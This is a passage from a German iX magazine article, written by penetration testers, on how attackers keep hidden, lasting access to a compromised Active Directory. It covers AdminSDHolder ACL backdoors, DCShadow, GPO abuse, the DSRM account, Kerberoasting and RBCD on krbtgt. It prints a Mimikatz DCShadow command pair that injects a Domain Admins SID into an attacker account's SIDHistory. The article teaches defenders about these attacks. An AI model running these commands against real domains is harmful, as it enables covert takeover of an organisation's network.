Der `SDProp`-Prozess kopiert die standardmäßig sehr restriktive ACL des `AdminSDHolder`-Containers alle 60 Minuten (dieser Wert kann angepasst werden) auf geschützte Benutzer und Gruppen, um zu gewährleisten, dass der Zugriff auf diese Objekte sicher ist. Wenn ein Angreifer die Zugriffskontrollliste von `AdminSDHolder` manipulieren kann, wie in Abbildung 2 gezeigt, werden diese Berechtigungen automatisch auf alle geschützten Objekte angewendet. Wenn ein Systemverwalter eine unangemessene Berechtigung für ein geschütztes Objekt entdeckt und sie entfernt, wird sie innerhalb einer Stunde durch `SDProp` wieder in Kraft gesetzt.

Hanna Helpdesk hat mit einer `AdminSDHolder`-ACL wie in Abbildung 2 Vollzugriff auf alle geschützten Benutzer und Gruppen und kann sich über eine ACL-Privilegieneskalation wie in [5] beispielsweise selbst zum Mitglied der Domänenadmingruppe machen.

DCShadow verschleiert Angriffsaktionen


Bei DCSync, vorgestellt in [4], werden die Passwort-Hashes ausgewählter oder sämtlicher Konten vom DC abgefragt. Das Gegenstück dazu ist DCShadow: Dabei ahmt der Angreifer auf dem kompromittierten Rechner ebenfalls bestimmte Funktionen eines Domänencontrollers nach. Allerdings liest er keine Daten aus, sondern schreibt neue Objekte in die Domäne oder verändert bestehende Daten.

Um diesen Angriff auszuführen, registriert der Angreifer mit Rechten eines Domänenadmins einen neuen von ihm simulierten Domänencontroller auf Stammdomänenebene bei einem legitimen DC und gibt anschließend vor, neue Daten zur Replikation zu besitzen, die vom echten Controller übernommen werden. Replikation stellt sicher, dass AD-Einträge auf allen DCs konsistent sind und alle Änderungen enthalten, die einer der Controller vornimmt. Weil dieser Datenaustausch über das Directory Replication Service Remote Protocol (MS-DRSR) eine legitime Funktion ist und DCs einander vertrauen, entstehen über die bösartigen Änderungen keine detaillierten Logeinträge, die die Verteidiger im Nachhinein auswerten könnten, um Änderungen der Angreifer nachzuvollziehen.

Beispielhaft kann mit folgenden Mimikatz-Befehlen, die parallel zueinander ausgeführt werden müssen, eine SID-History Injection über DCShadow verschleiert werden:

```
PS > Invoke-Mimikatz '"lsadump::dcshadow ↵
/object:anton.angreifer /attribute:SIDHistory ↵
                  /value: S-1-5-21-3725456991-↵
                      164711372-156644679-512"'
PS > Invoke-Mimikatz '"lsadump::dcshadow ↵
                                      /push"'
```

Mit dem Befehl `Set-DCShadowPermissions` des Werkzeugs RACE kann ein Angreifer



Zusätzlicher Eintrag in der ACL des AdminSDHolder-Containers, der Hanna Helpdesk Vollzugriff auf die geschützten Objekte gewährt (Abb. 2)

die ACLs relevanter Domänenobjekte so ändern, dass er später DCShadow ausführen kann, ohne dann noch Domänenadminrechte zu benötigen.

Ungezählte Möglichkeiten für dauerhaften Zugriff

Über Gruppenrichtlinien (Group Policy Objects, GPOs) können Administratoren Richtlinien und Einstellungen für Computer und Benutzer zentral verwalten [2]. Angreifer können GPOs nicht nur wie in *iX* 12/2020 [5] gezeigt zur Privilegieneskalation nutzen – über Standorte (Sites) unter Umständen sogar domänenübergreifend –, sondern auch, um sich nach Kompromittierung in der Umgebung auszubreiten und festzusetzen. Sie können darüber Malware installieren, geplante Aufgaben erstellen oder Sicherheitsrichtlinien so ändern, dass auch in den aktuellsten Windows-Versionen wieder Klartextpasswörter ausgelesen werden können [4]. Ein Werkzeug für den Missbrauch von GPOs wurde bereits in *iX* 12/2020 vorgestellt.

Eine schon länger bekannte, eher klassische Hintertür: Nach dem Ändern eines Registrierungseintrages auf dem Domänencontroller kann ein Angreifer über Pass the Hash [4] Befehle mit dessen normalerweise ungenutztem lokalen Administratorkonto ausführen, das als vorgesehener Notschlüssel für den Verzeichnisdienst-Wiederherstellungsmodus (Directory Services Restore Mode, DSRM) dient (siehe ix.de/zxnp).

Daneben gibt es ungezählte weitere Möglichkeiten zur Persistenz, die auf dem Ändern von Eigenschaften von AD-Objekten beruhen, wie es Zugriffskontrolllisten an Konten sind. Beispielsweise können Angreifer für einen für sie interessanten (also hoch privilegierten) Benutzer einen Service Principal Name (SPN) setzen – oder sich die benötigten Rechte wie `GenericWrite` auf dessen Konto gewähren, um erst später einen SPN zu vergeben – und ermöglichen sich damit gezieltes Kerberoasting [5].

Auch kann ein Angreifer ein von ihm kontrolliertes normales Benutzerkonto im Attribut `msDS-AllowedToActOnBehalfOfOther Identity` des `krbtgt`-Kontos einer Domäne eintragen, sodass er sich danach über den Missbrauch von ressourcenbasiert-eingeschränkter Delegierung (RBCD), wie im vorigen Artikel [1] gezeigt, als dieses zentrale Konto ausgeben kann, wodurch er faktisch in den Besitz eines goldenen Tickets gelangt. Weitere Möglichkeiten für ACL-Hintertüren werden im lesenswerten Whitepaper „An ACE Up the Sleeve“ und in der Dokumentation des RACE-PowerShell-Moduls vorgestellt (siehe ix.de/zxnp).

Fazit

Dieser Artikel hat gezeigt, dass Angreifer unter Umständen trotz der Forest-Sicherheitsgrenze von einer Gesamtstruktur auf eine andere überspringen können. Darüber hinaus wurde deutlich, wie sie sich in der angegriffenen Umgebung versteckt festsetzen und dass sie somit nicht verlässlich wieder daraus entfernt werden können. Um einem kompromittierten Active Directory wieder vertrauen zu können, muss der komplette Forest neu aufgebaut werden.

Nach den bisherigen angriffsbezogenen Artikeln dieser Reihe widmen sich die kommenden Artikel auf unterschiedliche Art der Verteidigung: Der nächste Beitrag der Reihe beschreibt, wie Systemverwalter ihre Umgebung absichern können. Danach wird dargestellt, wie mögliche Angriffe durch Setzen von Logeinstellungen sowie das zentrale Auswerten der entstehenden Protokolle erkannt werden können. Und schließlich gibt es Hinweise zum Aufstellen von Stolperfallen für Angreifer unter dem Schlagwort „Deception“ (Täuschung). (ur@ix.de)

Quellen

[1] Frank Ully; Vertrauensfrage; Active Directory: Wie Angreifer Tickets, Delegierung und Trusts missbrauchen; *iX* 2/2021, S. 116

[2] Frank Ully; Allgegenwärtig; Der Verzeichnisdienst Active Directory: einer für alle(s); *iX* 10/2020, S. 48

[3] Frank Ully; Nach oben gehangelt; Informationsbeschaffung – was jeder Domänenbenutzer alles sieht; *iX* 10/2020, S. 58

[4] Frank Ully; Fette Beute; Passwörter und Hashes – wie Angreifer die Domäne kompromittieren; *iX* 11/2020, S. 94

[5] Frank Ully; Frisch geröstet; Roasting, Rechte, Richtlinien: Wie Angreifer sich im Active Directory Zugriff verschaffen; *iX* 12/2020, S. 92

[6] Sascha Herzog; Unentdeckte Hintertüren; Red Teaming: Aufbau von Command-and-Control-Umgebungen; *iX* 2/2019, S. 76

[7] Frank Ully; Himmelsgeschenk; Active Directory: Komfortable IT-Schaltzentrale mit Schwachpunkten; *iX* 10/2020, S. 40

[8] Die im Artikel erwähnten Tools, Angriffe und Blogbeiträge sind über ix.de/zxnp zu finden.

Yves Kraft

ist Senior Penetration Tester und Security Consultant bei der Oneconsult AG. Seine Spezialgebiete sind Penetrationstests, Systemhärtung und Ethical Hacking.

Frank Ully

ist Chief Technology Officer der Oneconsult Deutschland GmbH in München. Er beschäftigt sich mit aktuellen Themen der offensiven IT-Sicherheit.